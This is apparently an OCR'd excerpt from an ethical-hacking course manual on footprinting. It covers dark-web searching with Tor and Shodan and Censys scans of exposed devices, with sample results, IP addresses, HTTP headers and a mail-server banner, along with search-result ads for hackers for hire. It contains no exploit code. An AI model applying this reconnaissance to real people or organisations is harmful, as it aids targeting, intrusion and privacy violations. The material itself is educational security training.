
Attackers can use deep and dark web searching tools such as Tor Browser, ExoneraTor, and OnionLand Search engine to gather confidential information about the target, such as credit card details, passports information, identification card details, medical records, social media accounts, and Social Security Numbers (SSNs). With the help of this information, they can launch further attacks on the targets.

- **Tor Browser**

  Source: *https://www.torproject.org*

  Tor Browser is used to access the deep and dark web, where it acts as a default VPN for the user and bounces the network IP address through several servers before interacting with the web. Attackers use this browser to access hidden content, unindexed websites, and encrypted databases present in the deep web.

  As shown in the screenshot, by using Tor Browser, attackers can obtain more detailed and hidden information about the target organization.


hacker for hire at DuckDuckGo
https://duckduckgo.com/?q=hacker+for+hire&ia=web
hacker for hire
All
Images
Videos
News
Maps
Settings
All regions
Safe search: moderate
Any time
Related Searches
hire a hacker for free
illegal hackers for hire
I need a hackers help
best hackers for hire
hackers for hire cheap
hire a hacker for gmail
find a hacke
Share Feedback

https://evolutionhackers.com
Hire a Professional Hacker - Certified Ethical Hackers ...
Hire Hackers/Shop hacking tools today! Being an organization that's fully committed to solving everyday problems in the hacking community, we offer all kinds of hacking services. Furthermore, once you've successfully signed up with one of our hackers for any project, we'll give direct and unlimited access to our online store to shop for ...


https://www.upwork.com › hire › hackers
27 Best Freelance Hackers For Hire In March 2022 - Upwork™
Hire the best Hackers. Get to know top Hackers. And say hello to the newest member of your team. Get Started. Clients rate Hackers. Rating is 4.7 out of 5. 4.7/5. based on 1,807 client reviews. $50/hr.

https://www.hackerforhire.net
Hacker For Hire. Hire the #1 Hire a Hacker Cyber Service ...
We are a US Based Service 3001 W Indian School Rd. Phoenix, AZ 85017. 480-400-4600

Figure 2.26: Screenshot of Tor Browser

Determining the Operating System

- **SHODAN** search engine lets you **find connected devices** (routers, servers, IoT, etc.) using a variety of filters



TOTAL RESULTS
912,502

TOP COUNTRIES

Germany	154,763
China	138,153
United States	84,393
Korea, Republic of	80,961
France	55,049

More...

TOP PORTS

5001	388,601
5000	340,200
443	58,404
80	20,287
7001	12,918

More...

TOP OPERATING SYSTEMS

Synology DiskStation Manager (DSM) 6.2.4-25556	333,595
Synology DiskStation Manager (DSM) 7.0.1-42218	273,303
Synology DiskStation Manager (DSM) 6.2.3-25426	

New Service: Keep track of what you have connected to the Internet. Check out Shodan Monitor

54.146.208.121


```
HTTP/1.1 401 Unauthorized
Date: Tue, 08 Mar 2022 11:03:03 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Feature-Policy: microphone 'none'; camera 'none'; geolocation
```

52.54.15.38

```
HTTP/1.1 401 Unauthorized
Date: Tue, 08 Mar 2022 11:02:34 GMT
Server: Apache
X-Frame-Options: SAMEORIGIN
Strict-Transport-Security: max-age=31536000;
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
Feature-Policy: microphone 'none'; camera 'none'; geolocation
```

https://www.shodan.io

- **Censys** search engine provides a full view of every **server and device exposed** to the Internet



185.8.175.117
As of: Mar 08, 2022 6:29am UTC | Latest

Basic Information

OS: Microsoft Windows
Network: PARVASYSTEM (IR)
Routing: 185.8.175.0/24 via AS60631
Protocols: 25/SMTP, 53/DNS, 80/HTTP, 86/HTTP, 110/POP3, 143/IMAP, 366/SMTP, 587/SMTP, 1000/HTTP, 1433/MSSQL, 3000/HTTP, 3389/RDP, 8595/HTTP, 53413/NETIS

25/SMTP
Observed Mar 07, 2022 at 8:24pm UTC

Software
Microsoft Windows
Alt-N MDaemon 13.0.4

Details

```
Banner     220 mail.baroboom.ir ESMTP MDaemon 13.0.4; Mon, 07 Mar 2022 20:24:29 +0330
EHLO       250-mail.baroboom.ir Hello www.censys.io, pleased to meet you
           250-ETRN
           250-AUTH LOGIN CRAM-MD5 PLAIN
           250-8BITMIME
           250 SIZE
Start TLS  454 TLS not available
```

Geographic Location

Country: Iran (IR)
Coordinates: 35.698, 51.4115
Timezone: Asia/Tehran

https://censys.io

